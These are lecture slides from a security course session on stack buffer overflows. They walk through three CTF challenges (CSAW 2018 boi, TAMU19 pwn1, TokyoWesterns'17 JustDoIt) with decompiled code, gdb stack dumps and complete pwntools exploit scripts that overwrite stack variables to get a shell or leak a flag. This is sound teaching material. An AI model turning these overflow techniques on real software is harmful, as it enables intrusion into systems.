PWN College

Session 8

Atousa Ahsani

References: https://pwn.college/, https://guyinatuxedo.github.io/

Stack Buffer Overflows

Buffers

Csaw 2018 Quals Boi

Tamu19 pwn1

TokyoWesterns'17 JustDoIt

Buffers

- A **buffer** is any allocated space in **memory** where data (often **user input**) can be stored.
- For example, in the following C program ***name*** would be considered a **stack buffer**:

```c
#include <stdio.h>

int main() {
    char name[64] = {0};
    read(0, name, 63);
    printf("Hello %s", name);
    return 0;
}
```

Buffers

- **Buffers** could also be **global variables**:

```c
#include <stdio.h>

char name[64] = {0};

int main() {
    read(0, name, 63);
    printf("Hello %s", name);
    return 0;
}
```

- Or **dynamically allocated** on the **heap**:

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    char *name = malloc(64);
    memset(name, 0, 64);
    read(0, name, 63);
    printf("Hello %s", name);
    return 0;
}
```

Buffers

- **Exploits**:
  - Given that **buffers** commonly hold **user input**, mistakes when writing to them could result in **attacker-controlled data** being written **outside** of the **buffer's space**.
- **Buffer Overflow**
  - A **Buffer Overflow** is a vulnerability in which data can be written which **exceeds** the **allocated** space, allowing an attacker to **overwrite** other **data**.

Stack Buffer Overflows

Buffers

Csaw 2018 Quals Boi

Tamu19 pwn1

TokyoWesterns'17 JustDoIt

Csaw 2018 Quals Boi

- We are given a binary file.
- We are dealing with a **64-bit** binary with a **Stack Canary** and **Non-Executable stack**.

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Csaw 2018 Quals Boi

- So we can see the program prints the string *Are you a big boiiiii??* with puts. Then it proceeds to scan in **0x18 bytes** of data into input.
- The target integer is initialized **before** the **read** call, then compared to a value (***0xcaf3baee***) after the read call.

```
undefined8 main(void)

{
  long in_FS_OFFSET;
  undefined8 local_38;
  undefined8 local_30;
  undefined4 local_28;
  int iStack36;
  undefined4 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_38 = 0;
  local_30 = 0;
  local_20 = 0;
  local_28 = 0;
  iStack36 = -0x21524111;
  puts("Are you a big boiiiii??");
  read(0,&local_38,0x18);
  if (iStack36 == -0x350c4512) {
    run_cmd("/bin/bash");
  }
  else {
    run_cmd("/bin/date");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Csaw 2018 Quals Boi

- We use **pwntools** and **gdb** to debug this file and to see the stack content after ***read***.
- Notice that we put a breakpoint where the comparison has occurred.

```
   0x4006a8 <main+103>: cmp    eax,0xcaf3baee
gdb-peda$ b* 0x4006a8
Breakpoint 1 at 0x4006a8
```

- Step 1:
  - First, we just send 10 bytes.
    - payload = 'A'*10

```
gdb-peda$ x/8x 0x7ffd602747c0  RSP addr
0x7ffd602747c0: 0x00007ffd602748f8      0x000000010040072d
0x7ffd602747d0: 0x4141414141414141      0x00000000000a4141
0x7ffd602747e0: 0xdeadbeef00000000      0x0000000000000000
0x7ffd602747f0: 0x00007ffd602748f0      0x30503e6ab81e2c00
```

Csaw 2018 Quals Boi

- Step 2:
  - In the second step, we send **18 bytes** bellow:
    - payload = 'A'*16 + 'BB'

```
gdb-peda$ x/8x 0x7fff4e21a120
0x7fff4e21a120: 0x00007fff4e21a258      0x000000010040072d
0x7fff4e21a130: 0x4141414141414141      0x4141414141414141
0x7fff4e21a140: 0xdeadbeef000a4242      0x0000000000000000
0x7fff4e21a150: 0x00007fff4e21a250      0x84e855b3643e7b00
```

    - 4 more extra bytes are needed.

- Step 3:
  - In this step we send **20 extra bytes** and byte representation of ***0xcaf3baee*** as payload.
    - payload = 'A'*20 + p32(0xcaf3baee)

```
gdb-peda$ x/8x 0x7ffec9b09060
0x7ffec9b09060: 0x00007ffec9b09198      0x000000010040072d
0x7ffec9b09070: 0x4141414141414141      0x4141414141414141
0x7ffec9b09080: 0xcaf3baee41414141      0x0000000000000000
0x7ffec9b09090: 0x00007ffec9b09190      0xa7551b220c3c1c00
```

Csaw 2018 Quals Boi

- So we just need to send ‘A’*20 + p32(0xcaf3baee) as the payload.

```
→  csaw18_boi (python2.7 -c "from pwn import *; print 'A'*20 + p32(0xcaf3baee)"; cat) | ./boi
Are you a big boiiiii??
ls
boi  exploit.py  input  peda-session-boi.txt  peda-session-date.txt  python_gdb.py  Readme.md
```

- You can also use exploit bellow:

```python
# Import pwntools
from pwn import *

# Establish the target process
target = process('./boi')

# Make the payload
# 0x14 bytes of filler data to fill the gap between the start of our input
# and the target int
# 0x4 byte int we will overwrite target with
payload = "0"*0x14 + p32(0xcaf3baee)

# Send the payload
target.send(payload)

# Drop to an interactive shell so we can interact with our shell
target.interactive()
```

Stack Buffer Overflows

Buffers

Csaw 2018 Quals Boi

Tamu19 pwn1

TokyoWesterns'17 JustDoIt

Tamu19 pwn1

- We are given a binary file.
- It is a **32-bit binary** with **RELRO**, a **Non-Executable Stack**, and **PIE**.

```
Arch:     i386-32-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      PIE enabled
```

- We can see that when we run the binary, it prompts us for **input**, and prints some text.

```
→  2-tamu19_pwn1 ./pwn1
Stop! Who would cross the Bridge of Death must answer me these questions three, ere the other side he see.
What... is your name?
Alex
I don't know that! Auuuuuuuugh!
```

Tamu19 pwn1

- We can see that it will scan in **input** into ***local_43*** using fgets, then compares our input with ***strcmp***. It does this twice. The first time it checks for the string *Sir Lancelot of Camelot \n* and the second time it checks for the string *To seek the Holy Grail. \n*.
- For the **second** check if we pass it, the code will call the function ***gets*** with ***local_43*** as an argument.
- The function gets will scan in data until it either gets a **newline** character or an **EOF**. There is no limit to how much it can scan into memory. So we will be able to **overflow** it and start **overwriting** subsequent things in memory.

```
undefined4 main(void)

{
  int iVar1;
  char local_43 [43];
  int local_18;
  undefined4 local_14;
  undefined *local_10;

  local_10 = &stack0x00000004;
  setvbuf(stdout,(char *)0x2,0,0);
  local_14 = 2;
  local_18 = 0;
  puts(
      "Stop! Who would cross the Bridge of Death must answer me these questions three, ere the
      other side he see."
      );
  puts("What... is your name?");
  fgets(local_43,0x2b,stdin);
  iVar1 = strcmp(local_43,"Sir Lancelot of Camelot\n");
  if (iVar1 != 0) {
    puts("I don\'t know that! Auuuuuuuugh!");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("What... is your quest?");
  fgets(local_43,0x2b,stdin);
  iVar1 = strcmp(local_43,"To seek the Holy Grail.\n");
  if (iVar1 != 0) {
    puts("I don\'t know that! Auuuuuuuugh!");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("What... is my secret?");
  gets(local_43);
  if (local_18 == -0x215eef38) {
    print_flag();
  }
  else {
    puts("I don\'t know that! Auuuuuuuugh!");
  }
  return 0;
}
```

Tamu19 pwn1

- We can see that it **compares** the **contents** of ***local_18*** to ***0xdea110c8***, and if it is equal, it calls the ***print_flag*** function.
- This function prints the contents of ***flag.txt***.
- So if we can use the ***gets*** call to **overwrite** the contents of ***local_18*** to ***0xdea110c8***, we should get the flag.
- So in order to reach the ***gets*** call, we will need to send the program the string *Sir Lancelot of Camelot\n* and *To seek the Holy Grail.\n*.

```
void print_flag(void)

{
  FILE *__fp;
  int iVar1;

  puts("Right. Off you go.");
  __fp = fopen("flag.txt","r");
  while( true ) {
    iVar1 = _IO_getc((_IO_FILE *)__fp);
    if ((char)iVar1 == -1) break;
    putchar((int)(char)iVar1);
  }
  putchar(10);
  return;
}
```

Tamu19 pwn1

- Looking at the **stack layout** in Ghidra shows us the **offset** between the **start** of ***local_43*** and ***local_18***.
  - We can see it by double clicking on any of the variables in the variable declarations for the main function

```
undefined       AL:1          <RETURN>
undefined1      Stack[0x4]:1 param_1
undefined4      Stack[0x0]:4 local_res0
undefined1      Stack[-0x10...local_10
undefined4      Stack[-0x14...local_14
undefined4      Stack[-0x18...local_18

undefined1      Stack[-0x43...local_43
```

- ***local_43*** starts at offset -**0x43** and ***local_18*** starts at offset -**0x18**.
- This gives us an offset of $\mathbf{0x43 - 0x18 = 0x2b}$ between the **start** of ***local_43*** and ***local_18***. Then we can just overflow it and overwrite ***local_18*** with ***0xdea110c8***.

Tamu19 pwn1

- Putting it all together we get the following exploit:

```python
# Import pwntools
from pwn import *

# Establish the target process
target = process('./pwn1')

# Make the payload
payload = ""
payload += "0"*0x2b # Padding to `local_18`
payload += p32(0xdea110c8) # The value we will overwrite local_18 with, in little endian

# Send the strings to reach the gets call
target.sendline("Sir Lancelot of Camelot")
target.sendline("To seek the Holy Grail.")

# Send the payload
target.sendline(payload)

target.interactive()
```

Stack Buffer Overflows

Buffers

Csaw 2018 Quals Boi

Tamu19 pwn1

TokyoWesterns'17 JustDoIt

TokyoWesterns'17 JustDoIt

- We are given a **32-bit binary**, with a **non executable** stack.

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

- When we run it, it is complaining about a file opening error, probably trying to open a file that isn't there.

```
→  3-tw17_justdoit ./just_do_it
file open error.
: No such file or directory
```

TokyoWesterns'17 JustDoIt

- So we can see that the file it is trying to open is **flag.txt**.
- We can also see that this binary will essentially prompt you for a **password**, and if it is the right password it will print in a logged in message. If not it will print an authentication error.
- Let's see what the value of ***PASSWORD*** is:

```
                    PASSWORD                                XREF[2]:   Entry Point(*),
                                                                       main:080486d0(R)
0804a03c c8 87 04      addr      s_P@SSW0RD_080487c8                     = "P@SSW0RD"
         08
```

```
undefined4 main(void)

{
  char *pcVar1;
  int iVar2;
  char local_28 [16];
  FILE *local_18;
  char *local_14;
  undefined *local_c;

  local_c = &stack0x00000004;
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  local_14 = failed_message;
  local_18 = fopen("flag.txt","r");
  if (local_18 == (FILE *)0x0) {
    perror("file open error.\n");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  pcVar1 = fgets(flag,0x30,local_18);
  if (pcVar1 == (char *)0x0) {
    perror("file read error.\n");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("Welcome my secret service. Do you know the password?");
  puts("Input the password.");
  pcVar1 = fgets(local_28,0x20,stdin);
  if (pcVar1 == (char *)0x0) {
    perror("input error.\n");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  iVar2 = strcmp(local_28,PASSWORD);
  if (iVar2 == 0) {
    local_14 = success_message;
  }
  puts(local_14);
  return 0;
}
```

TokyoWesterns'17 JustDoIt


- So we can see that the string it is checking for is ***P@SSW0RD***.
- Now since our **input** is being scanned in through an ***fgets*** call, a **newline** character ***0x0a*** will be appended to the end. So in order to pass the check we will need to put a **null byte** after ***P@SSW0RD***.

```
→  3-tw17_justdoit python2.7 -c 'print "P@SSW0RD" + "\x00"' | ./just_do_it
Welcome my secret service. Do you know the password?
Input the password.
Correct Password, Welcome!
```

- So we passed the check, however that doesn't solve the challenge.
- We can see that with the ***fgets*** call, we can input **32 bytes** worth of data into ***local_28*** which can hold **16 bytes** worth of data. So we effectively have a **buffer overflow** vulnerability with the fgets call to ***local_28***.

TokyoWesterns'17 JustDoIt

- We can reach ***local_14*** which is printed with a puts call, right before the function returns. So we can print whatever we want.
- The **flag.txt** content is stored in ***flag*** variable. We can find the address of ***flag***, then we should be able to overwrite the value of ***local_14*** with that address and then it should print out the contents of ***flag***, which should be the flag.



- There are **20 bytes** worth of data between ***local_28*** and ***local_14*** (**$0x28 - 0x14 = 20$**).
- So we can form a payload with **20 extra bytes**, followed by the **address** of ***flag***:

TokyoWesterns'17 JustDoIt

- Here is the python code:

```python
#Import pwntools
from pwn import *

#Create the remote connection to the challenge
target = process('just_do_it')
#target = remote('pwn1.chal.ctf.westerns.tokyo', 12482)

#Print out the starting prompt
print target.recvuntil("password.\n")

#Create the payload
payload = "A"*20 + p32(0x0804a080)

#Send the payload
target.sendline(payload)

#Drop to an interactive shell, so we can read everything the server prints out
target.interactive()
```